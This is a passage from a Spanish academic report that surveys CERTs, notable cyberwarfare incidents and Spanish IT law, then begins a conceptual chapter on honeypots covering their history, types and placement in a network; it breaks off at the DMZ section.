

Figura 2.8: Top vulnerabilidades.

Para gestionar las incidencias que puedan producir las vulnerabilidades, existen varias entidades encargadas de identificarlas y registrarlas, a la vez que ofrecen un sistema de respuesta o contingencia para mitigar el riesgo de ataques contra las organizaciones a las que presta servicio. Estas entidades se denominan CERTs, siglas en inglés de *Computer Emergency Response Team*, o CSIRTs, *Computer Security Incident Response Team*. Algunas de las principales entidades nacionales son:

- **INTECO-CERT**: Instituto Nacional de Tecnologías de la Comunicación, cuya finalidad es servir de apoyo preventivo y reactivo en materias de seguridad en tecnologías de la información y la comunicación, tanto a entidades como a ciudadanos. Tiene vocación de servicio público sin ánimo de lucro y ofrece ayuda gratuita y de rápida gestión [40].
- **IRIS-CERT**: Tiene como objetivo la detección de problemas que afecten a la seguridad de las redes de centros de *RedIRIS*. Además, actúa de forma coordinada con los centros para solucionar los problemas detectados. También realiza una labor preventiva, avisando de vulnerabilidades potenciales y ofreciendo asesoramiento y formación en materias de seguridad [41].
- **CCN-CERT**: Es un CERT gubernamental perteneciente al Centro Criptológico Nacional. Su principal objetivo es contribuir a la mejora del nivel de seguridad de los sistemas de información de las tres administraciones públicas existentes en España (general, autonómica y local) [12].
- **ES-CERT**: Ayuda y asesora en temas de seguridad informática y gestión de incidentes en redes telemáticas. Fue el primer centro español dedicado a ofrecer un servicio CERT en entornos telemáticos [20].
- **OSI**: Oficina de Seguridad del Internauta, un servicio del gobierno creado para proporcionar soporte e información necesarios para evitar y resolver los problemas de seguridad que puedan afectar a los usuarios de *Internet* [65]. Es un programa mantenido por INTECO para la Secretaría de Estado de Telecomunicaciones y para la Sociedad de la Información. Hay que destacar que no es un CERT, sino un servicio de ayuda al usuario.
- **FIRST**: *Forum of Incidence and Response Security Teams*, organismo que intenta agrupar a los principales CERTs regionales, ya sean públicos o privados. Su objetivo es establecer la colaboración y coordinación entre los distintos CERTs [23].
- **AEPD**: Agencia Española de Protección de Datos, es la autoridad de control independiente que vela por el cumplimiento de la normativa sobre protección de datos y garantiza y tutela el derecho fundamental a la protección de datos de carácter personal. Es un ente de derecho público con personalidad jurídica propia y plena capacidad pública y privada que actúa con independencia de la Administración pública en el ejercicio de sus funciones [7].

En los últimos años se ha empezado a utilizar el término de *ciberguerra* para describir los ataques que se dan lugar entre los gobiernos de los países. Hasta hace poco tiempo, este hecho era infundado y tan solo se podía hablar desde el punto de vista de los incidentes que habían sido descubiertos y, su autoría, basada solo en especulaciones, era difícil pensar que los gobiernos no estaban usando *Internet* como medio para realizar ataques encubiertos y espiar al resto de los estados. Hoy en día este hecho es una realidad tras la confirmación del programa PRISM, un medio de vigilancia electrónica de alto secreto a cargo de la NSA (*National Security Agency*) de los Estados Unidos desde 2007.
El primer incidente de ciberguerra que se catalogó fue en el año 2007, un ataque *DDoS* que tuvo como objetivo a Estonia, que afectó a un gran número de sitios *webs* del gobierno. Estonia acusó al gobierno de Rusia como autor de dicho ataque, después de que este último retirara un memorial escultórico soviético del centro de la ciudad de Tailin. Como era de esperar, las acusaciones no fueron mas allá de un arresto de un joven ruso.

En 2009, la *Operación Aurora* fue un caso de ciberespionaje entre China y EEUU. El objetivo fueron los servidores de *Google*, donde se detectó un *backdoor* que robaba el código fuente de sus proyectos. Tras analizar el binario descubrieron que usaban algoritmos de CRC (Comprobación de Redundancia Cíclica) de los que solo existía documentación en chino. Además, localizaron varias cadenas de caracteres refiriéndose al proyecto como *Aurora*, de ahí el nombre de la operación. *Google* abandonó China y se reunión con el gobierno estadounidense para trasladar las sospechas del espionaje chino, llegando a localizar el origen en un centro de entrenamiento del gobierno chino [21].
Los incidentes entre China y EEUU son muchos, incluso hay sospechas de que *hackers* chinos se adentraron en satélites estadounidenses para interceptar sus comunicaciones durante los años 2007 y 2008. El último incidente entre ambos países es el denominado *Informe Mandiant sobre APT1*, donde el gobierno de EEUU acusa a China de la existencia de una unidad militar llamada *Unit 61398*, dedicada al ciberespionaje estratégico mundial [52]. Es un informe publicado en 2013 dónde se describen la estructura y objetivos de este mando militar mediante el uso de APTs (*Advanced Persistent Thread*). Un *APT* es una categoría de *malware* que se encuentra totalmente orientada a atacar objetivos empresariales o políticos. La característica más importante es la capacidad de ocultamiento. Al ser amenazas altamente sigilosas, estas logran perdurar dentro de la red afectada por largos periodos de tiempo sin ser detectadas.
Sin embargo, el incidente más impactante ha sido obra de un gusano denominado *Stuxnet* [50]. Existen indicios y ha sido asumido en la actualidad que fue creado por una alianza entre EEUU e Israel, aunque nieguen su autoría. Este gusano tenía como objetivo acabar con el programa de enriquecimiento de uranio de las centrales nucleares de Irán, para conseguirlo, modificaba los valores de los sensores que alimentaban el sistema SCADA (Supervisión, Control y Adquisición de Datos) de las centrales, haciendo saltar las alarmas que provocaban la anulación del funcionamiento del sistema. *Stuxnet* fue descubierto en 2010, pero su creación data del 2007.
En el año 2012 apareció *Flame*, un nuevo *malware* que según su análisis, parece estar ligado con *Stuxnet* debido a las similitudes en su código de programación y es considerado como una evolución de este último [46]. La popularidad que adquirió fue causa de su sistema de infección, basándose en un ataque criptográfico a los certificados que *Microsoft* utilizaba en sus licencias de *Terminal Services*. De este modo, *Flame* se autofirmaba con estos certificados, permitiéndole pasar inadvertido a los análisis de los antivirus, ya que asumían que un programa firmado por *Microsoft* no podía ser un *malware*.
El último en aparecer fue el denominado *Red October*, un *malware* pensado para crear una infraestructura de robo y espionaje personalizable según el objetivo. Está compuesto por más de mil módulos distintos para buscar información. Centrado en las altas esferas, sus módulos contienen detalles de búsqueda de datos tan curiosos como las extensiones de documentos cifrados con *Acid Cryptofiler*, un software usado en la OTAN (Organización del Tratado Atlántico Norte). Se han encontrado infecciones en sedes gubernamentales, instalaciones científicas y militares, centrales nucleares, empresas aeroespaciales y petrolíferas, etc [47].
En Junio del 2013, los informes y documentos filtrados por el ex agente de la CIA (*Central Intelligence Agency*) y de la NSA (*National Security Agency*) Edward Joseph Snowden, indican que PRISM se emplea como un medio para la vigilancia a fondo de las comunicaciones y otras informaciones almacenadas. El programa tiene como objetivos a

aquellos ciudadanos no estadounidenses que vivan fuera de Estados Unidos o a los que hayan mantenido contactos con personas fuera de este país. Los datos que la NSA es capaz de obtener gracias a PRISM incluyen correos electrónicos, vídeos, chat de voz, fotos, direcciones IP, notificaciones de inicio de sesión, transferencia de archivos y detalles sobre perfiles en redes sociales. Para conseguir esta información, el programa PRISM tiene acceso (permitido o no) a servidores de compañías como Facebook, Google, Apple, Microsoft, Yahoo!, Dropbox, etc., aunque estas niegan en parte, haber sido víctimas de este espionaje o la cooperación con la NSA.
Cada vez los ataques son más sofisticados y más difíciles de detectar, perfectos para llevar a cabo ataques encubiertos y formar parte de una ciberguerra entre gobiernos.

2.1. Legislación informática

La mayoría de los delitos informáticos se encuentran detallados en la legislación vigente, pero el crecimiento que está experimentando el cibercrimen y las nuevas modalidades de fraude, dan lugar a vacíos legales en algunos casos, ya que la ampliación o modificación de la legislación no puede seguir el ritmo de la evolución del fraude online. Aún así, España es uno de los países de la Unión Europea que más experiencia ha obtenido en casos de delitos informáticos. La LOPDC (Ley Orgánica de Protección de Datos de Carácter Personal) es quizás la más importante y completa que se encuentra en la legislación actual española, contemplando casi la totalidad de los delitos, como la obtención o violación de secretos, el espionaje, la divulgación de datos privados, las estafas electrónicas, el hacking maligno o militar, el phreacking, la introducción de *virus*, etc. La legislación nacional se compone de las siguientes normativas legales relevantes:

- **Ley Orgánica 15/1999**, de 13 de diciembre, de **Protección de Datos de carácter personal (LOPD)**. Define como datos de carácter personal cualquier información concerniente a personas físicas identificadas o identificables. Tiene por objetivo garantizar y proteger, en lo que concierne al tratamiento de los datos personales, las libertades públicas y los derechos fundamentales de las personas físicas, y especialmente de su honor, intimidad y privacidad personal y familiar.
- **Ley 34/2002**, de 11 de julio, de **Servicios de la Sociedad de la Información y Comercio Electrónico (LSSI-CE)**. El tremendo impacto de las nuevas tecnologías ha hecho que la contratación electrónica se presente tanto a los ciudadanos como a las empresas como un instrumento para alcanzar una mayor eficiencia en el sector comercial. Establece el régimen jurídico de las transacciones celebradas en forma telemática, recogiendo aspectos como la información del proceso de contratación que ha de estar disponible para el usuario antes de la misma y los mecanismos necesarios para la realización de la transacción.
- **Ley 59/2003**, de 19 de diciembre, de **Firma Electrónica**. Regula los prestadores de servicios de certificación y los servicios de certificación que los prestadores ofrezcan a través de un establecimiento, por lo que regula la firma electrónica y su eficacia jurídica.

- **Real Decreto Legislativo 1/1996**, de 12 de abril, por el que se aprueba el texto refundido de la **Ley de Propiedad Intelectual (LPI)**, regularizando, aclarando y armonizando las disposiciones vigentes en la materia. La Ley de Propiedad Intelectual protege todo tipo de creaciones artísticas, literarias o científicas expresadas en cualquier soporte, con lo que esto también es de aplicación a los sitios *web*, ya que son obra o producto de su autor o inventor.
- **Real Decreto 3/2010**, de 8 de enero, por el que se regula el **Esquema Nacional de Seguridad en el ámbito de la Administración Electrónica**. Su finalidad es la creación de las condiciones necesarias de confianza en el uso de los medios electrónicos, a través de medidas para garantizar la seguridad de los sistemas, los datos, las comunicaciones, y los servicios electrónicos, que permita a los ciudadanos y a las Administraciones públicas, el ejercicio de derechos y el cumplimiento de deberes a través de estos medios.
- **Real Decreto 4/2010**, de 8 de enero, por el que se regula el **Esquema Nacional de Interoperabilidad en el ámbito de la Administración Electrónica**. Establece la creación de las condiciones necesarias para garantizar el adecuado nivel de interoperabilidad técnica, semántica y organizativa de los sistemas y aplicaciones empleados por las Administraciones públicas, que permita el ejercicio de derechos y el cumplimiento de deberes a través del acceso electrónico a los servicios públicos, a la vez que redunda en beneficio de la eficacia y la eficiencia.

A través de las leyes y decretos anteriores se regula el uso legal de *Internet*, además de imponer sanciones económicas y penales a quienes realicen actividades delictivas. El uso de *honeypots* puede traer consecuencias legales en función del país y de las leyes aplicadas, por eso hay que asegurarse de que el tipo de *honeypot* que se vaya a implantar en una organización pública o privada no infringe dichas leyes. Por ejemplo, si estuviera ubicado en la Administración Pública, tendría que cumplir una serie de requisitos de seguridad impuestas por ley. Otro ejemplo en una organización privada, supongamos un *honeypot* que está siendo explotado por un intruso para enviar por *mail* o comunicar de algún modo información de carácter personal sobre terceras personas; la organización, como responsable del *honeypot*, podría vulnerar la LOPD por almacenar información sensible de carácter personal recopilada del *honeypot* si no establece unas normas de seguridad y registro de ficheros en la APD.

Con esta introducción al mundo del cibercrimen nos podemos hacer una idea del impacto económico y social, además de obligarnos a reflexionar sobre las medidas de seguridad que actualmente aplicamos a nivel de usuario y a las infraestructuras de sistemas y comunicaciones que administramos.

Capítulo 3

Honeypots

3.1. Historia

Lance Spitzner, consultor de tecnologías de la información y experto en seguridad informática, construyó una red con 6 ordenadores en su propia casa a comienzos del año 2000. Diseñó la red para poder estudiar las metodologías que usaban los *hacker* en sus ataques y así, poder aprender cómo llevaban a cabo sus actividades gracias a la información recopilada en su red de ordenadores. Fue uno de los primeros investigadores en adoptar la idea y, en la actualidad, es considerado el mayor experto en *honeypots* [82]. Sus conocimientos en el campo de la seguridad le llevó a crear el proyecto de mayor envergadura sobre *honeypots*, el denominado *The Honeynet Project* (THP), iniciado en 1999 [71].
Durante un año, su red estuvo almacenado información sobre los intentos de intrusión y los escaneos realizados desde el exterior, posiblemente mediante herramientas automatizadas, llegando a tener más de 14 alertas al día. Desde entonces, una comunidad de desarrolladores y colaboradores trabajan aportando herramientas y aconsejando sobre la utilización de éstas en el THP. Los intentos por descifrar cómo se realizan los ataques datan de los años 80, se usaban entonces jaulas en sistemas *UNIX* para intentar obtener un log de la intrusión y un mecanismo de protección que evitara poder obtener mayores privilegios al atacante. Podemos encontrar un ejemplo en $AT\&T$, donde los administradores de sistemas detectaron una intrusión en sus equipos y construyeron un entorno de contención alrededor del *hacker*, con el que pudieron frenar el ataque y localizar el origen de la conexión, así como la metodología de la intrusión [29].

3.2. ¿Qué es un honeypot?

Un *honeypot* es un recurso computacional cuyo objetivo es ser testeado, atacado, comprometido, usado o accedido de cualquier forma no autorizada. El recurso puede ser un servicio del sistema, una aplicación de usuario o de servidor, un sistema completo o simplemente una pieza de información como registros de una base de datos o documentos ofimáticos [19].

En un entorno de producción, se asume que cualquier intento de acceso o de interacción con el *honeypot* supone una actividad sospechosa. Todas las actividades entre un supuesto intruso y el *honeypot* son monitorizadas y analizadas con el fin de detectar y confirmar un uso no autorizado, de esta forma es posible tomar medidas de prevención o de contingencia. Los recursos de un *honeypot* no ofrecen servicios de producción, sino que intentan simularlos para que un intruso no sea capaz de diferenciar el falso recurso de uno real. Los *honeypots* se localizan en áreas de red dedicadas y separadas de la red de producción, así se evita que el tráfico legítimo circule a través de los *honeypots* y evitar falsos positivos. Un falso positivo tiene lugar cuando se clasifica una acción u objeto como dañino o sospechoso, pero en realidad no lo es. Por ejemplo, los falsos positivos son muy comunes en *softwares* antivirus, ya que la identificación de *malware* se basa en la búsqueda de unos patrones definidos en la base de datos del antivirus, generalmente asociados a programas maliciosos y provocan una alerta cuando son identificados, pero no siempre resultan ser *malware* u objetos infectados.
Otro uso de los *honeypots* tiene lugar en entornos de desarrollo y laboratorios, donde se usan como señuelos para recopilar nuevo *malware* y poder estudiarlo, identificar nuevas vulnerabilidades y *exploits* y, por supuesto, aprender las distintas técnicas y herramientas que utilizan los atacantes para llevar a cabo sus acciones.
Existen gran variedad de *honeypots*. Algunos *honeypots* de propósito general son *Honeyd*, *Specter* o *Dionaea*, capaces de simular varios servicios, incluso el tipo de sistema operativo. Existen otros más específicos como *Glastopf*, dedicado a simular aplicaciones *web*, y otros como *Kippo* que son capaces de emular un servidor de conexiones SSH (*Secure Shell*). En la figura 3.1 se puede ver la distribución de un *honeypot* en la red DMZ (Zona Desmilitarizada) y en la red interna de una organización. La DMZ es una red local ubicada entre la red interna de una organización e *Internet*. En ella se sitúan los servidores que necesitan ser accedidos desde *Internet* y desde la red interna, pero los inicios de conexión desde la DMZ hacia la red interna están prohibidos o muy limitados.



Figura 3.1: Honeypots en una red.

3.3. Clasificación de los honeypots

Los *honeypots* se pueden organizar en función de sus características, existiendo varios tipos de clasificaciones. A continuación se describirán algunas de ellas, las consideradas de mayor utilidad para el entorno práctico de este proyecto.
Las taxonomías principales y que abarcan prácticamente cualquier otra clasificación más teórica o compleja son las basadas en el tipo de recursos explotables y las basadas en su grado de interacción, que a su vez pueden formar parte de un entorno de producción o de investigación.

3.3.1. Clasificación según el tipo de recursos explotables

Esta clasificación distingue si los recursos del *honeypot* son explotados en modo cliente o servidor, añadiendo una tercera opción que incorpora un tipo especial de recursos basados en información accesible, honeytokens [19].

Honeypots en modo cliente

En modo cliente, el *honeypot* se convierte en un sistema activo que busca ser atacado, por ejemplo, utilizando un navegador *web* vulnerable que visita servidores susceptibles de contener *malware* que pueda afectar a los visitantes que consulten su contenido *web*. Toda la información intercambiada es monitorizada para detectar una infección o intrusión a través de las aplicaciones cliente empleadas. Las aplicaciones clientes más populares son los navegadores *web*, ya que cuentan con un gran número de *plugins* y extensiones vulnerables y actualmente son uno de los métodos de acceso mas utilizado por el *malware* y los *hackers*. Otras aplicaciones pueden ser el uso de clientes ftp o agentes de correo [44]. En la siguiente figura se muestra el funcionamiento de un *honeypot* basado en modo cliente.



Figura 3.2: Honeypots en modo cliente.

Honeypots en modo servidor

Los *honeypots* son diseñados para detectar y estudiar los ataques a servidores, en este caso los recursos explotables son servicios y aplicaciones que están a la espera de nuevas conexiones en los puertos correspondientes de un servidor. Por tanto, ahora el *honeypot* tiene una actitud pasiva en espera de que se produzca alguna actividad, al contrario que en el modo cliente. Las nuevas conexiones que se realicen deben ser categorizadas como sospechosas, ya que, como se ha comentado anteriormente, el tráfico legítimo no debe interactuar con el *honeypot* [44]. Ejemplos de *honeypots* en modo servidor puede ser un servidor *web*, una aplicación PHP vulnerable o un servicio de ftp. En la figura 3.3 podemos ver un *honeypot* en modo servidor.



Figura 3.3: Honeypots en modo servidor.

Honeytokens

Son recursos almacenados en un sistema de información. Un *honeytoken* puede ser un documento de texto, un *email*, o un registro de una base de datos. Las alertas saltan cuando se procesan o se accede a alguno de estos *honeytokens* ya que son recursos que no deben de ser accedidos en condiciones normales en un entorno de producción. Por lo tanto, cualquier intento de interacción con ellos incurre en una actividad sospechosa.

3.3.2. Clasificación según el nivel de interacción

Los *honeypots* también se pueden estructurar dependiendo de su capacidad de interacción en respuesta a una conexión sospechosa que pueda dar lugar a una intrusión y comprometer un sistema. Son tres los niveles de clasificación, nivel alto, bajo y sistemas híbridos [19].

Honeypots de baja interacción

Un *honeypot* de baja interacción simula servicios o aplicaciones que no pueden ser explotados para conseguir un control total del sistema. La simulación está limitada, no todos los comandos o peticiones serán reconocidos e implementados por los *honeypots*, tan solo emulan los más usuales o susceptibles de explotación [8].
Por ejemplo, supongamos una simulación de un servidor ftp que permita realizar un login ficticio del atacante, también permite listar y eliminar el contenido del directorio, pero en cambio, no se ha implementado la aceptación del comando para renombrar un fichero. Si el atacante quisiera renombrar un fichero, el servicio simulado no aceptaría esa opción y daría lugar a un comportamiento extraño. Esta carencia puede dar lugar a que el *honeypot* sea detectado por el atacante, abortando todo el proceso de intrusión e interrumpiendo la recolección de información por los administradores.
Este tipo de *honeypots* tienen la ventaja de ser fáciles de desarrollar y mantener, además permiten a los administradores tener un mayor control de ellos ante un intento de intrusión, ya que no se tratan de servicios reales, con lo que es más difícil acceder al sistema y por tanto, disminuyen los riesgos de seguridad. La principal desventaja es el nivel de emulación, muy limitado en algunos casos, lo que les hace ineficaces ante ataques desconocidos aún

(vulnerabilidades *zero-day*), ya que no se conocen de antemano las acciones realizadas por dichos ataques.

Honeypots de alta interacción

Los *honeypots* de alta interacción se caracterizan por ser sistemas operativos y servicios reales, al contrario que los de baja interacción. Permiten al atacante realizar una intrusión completa, con lo que la cantidad de información recopilada por el *honeypot* es mucho mayor. Los recursos se pueden presentar como aplicaciones o servicios no parcheados o no actualizados a su última versión. Estos *honeypots* tienen la ventaja de poder detectar ataques *zero-day*, aunque si no se configuran adecuadamente, el ataque o infección puede propagarse y afectar a otros sistemas de la red. Por eso, estos *honeypots* tienen un mayor grado de dificultad en su instalación, ya que hay que establecer unas medidas mínimas de seguridad. Además, al ser sistemas reales, puede que en algunos casos distinguir entre un ataque y una acción legítima del sistema complique la identificación de una actividad ilícita, por ejemplo, alguna escritura en disco o en memoria.

Honeypots híbridos

Se caracterizan por combinar los beneficios de los *honeypots* de alta y baja interacción. Son capaces de detectar y analizar tráfico malicioso y derivarlo a un *honeypot* de baja interacción si fuera necesario. Por consiguiente, aumentan la capacidad de detección y rendimiento ante un posible ataque [19].

3.3.3. Clasificación según el propósito

Los *honeypots* son empleados principalmente en dos escenarios, (1) como parte de una organización para monitorizar la red y como mecanismo de defensa, y (2) como herramienta de investigación para estudiar los ataques de los *hackers* por los profesionales de la seguridad informática [29].

Entorno de investigación

En un entorno de investigación, los analistas de seguridad intentan estudiar las nuevas metodologías de los *hackers* y los sistemas de infección del *malware* más actual. A través de su estudio intentan crear nuevas medidas de seguridad que permitan afrontar las nuevas amenazas de *Internet*.

Entorno de producción

En un escenario de producción, permiten alertar a los administradores de sistemas de ataques en tiempo real. Normalmente los *honeypots* en estos entornos son reactivos, es decir, pueden ejecutar acciones de contingencia si son configurados para tal fin. Una vez que se ha identificado un ataque, los administradores pueden tomar medidas cautelares en los recursos de producción, actualizando versiones, modificando los firewalls, etc.

En conclusión, existen infinitud de clasificaciones posibles en función de las diversas características de un *honeypot*, consideramos las anteriores descritas como base para la comprensión de este documento. En la figura 3.4 se pueden ver las tres clasificaciones.



Figura 3.4: Clasificación de un honeypot.

3.4. Localización de un honeypot en la red

Un *honeypot* puede situarse en distintos puntos de la red de una organización. Cada localización aporta unas ventajas y desventajas, siendo responsabilidad de los administradores la decisión de implantar la tecnología *honeypot* adecuada en la red. La función de un *honeypot* es la de recopilar toda la información posible cuando tiene lugar un evento sospechoso, por lo que los datos obtenidos varían en función de la localización del *honeypot*. A continuación se describen los puntos principales y más adecuados donde ubicar los *honeypots*.

3.4.1. En la red externa

Colocar un *honeypot* en el espacio de direccionamiento público de una organización, por ejemplo tras un router de BGP (*Border Gateway Protocol*), permite obtener mucha información dirigida desde *Internet*. Esta no se encontrará alterada ya que no debe haber ningún

dispositivo intermediario ni ningún IDS (Sistema de Detección de Intrusos) que puedan modificar o bloquear los intentos de conexión de un atacante o *malware*, si bien un *firewall* dedicado que aplique un mínimo de seguridad. Es la solución más desplegada en entornos de laboratorio puesto que logra recoger gran cantidad de muestras de *malware*, detectar nuevos ataques y vulnerabilidades *zero-day*. Ubicar el *honeypot* en esta localización disminuye el riesgo en la red interna si fuera comprometido y usado como máquina de salto para acceder o infectar a otros equipos de la red.
Una de las desventajas es que al estar conectado directamente a *Internet* su monitorización se hace difícil de administrar, ya que será objetivo de numerosos intentos de intrusión, escaneos, *exploits*, ataques con script kiddies, etc., lo que requiere una supervisión continua por un administrador que sea capaz de descartar falsos positivos e identificar los riesgos potenciales. En la figura 3.5 se representa la arquitectura correspondiente de un *honeypot* externo.



Figura 3.5: Honeypot en la red externa.

3.4.2. En la DMZ

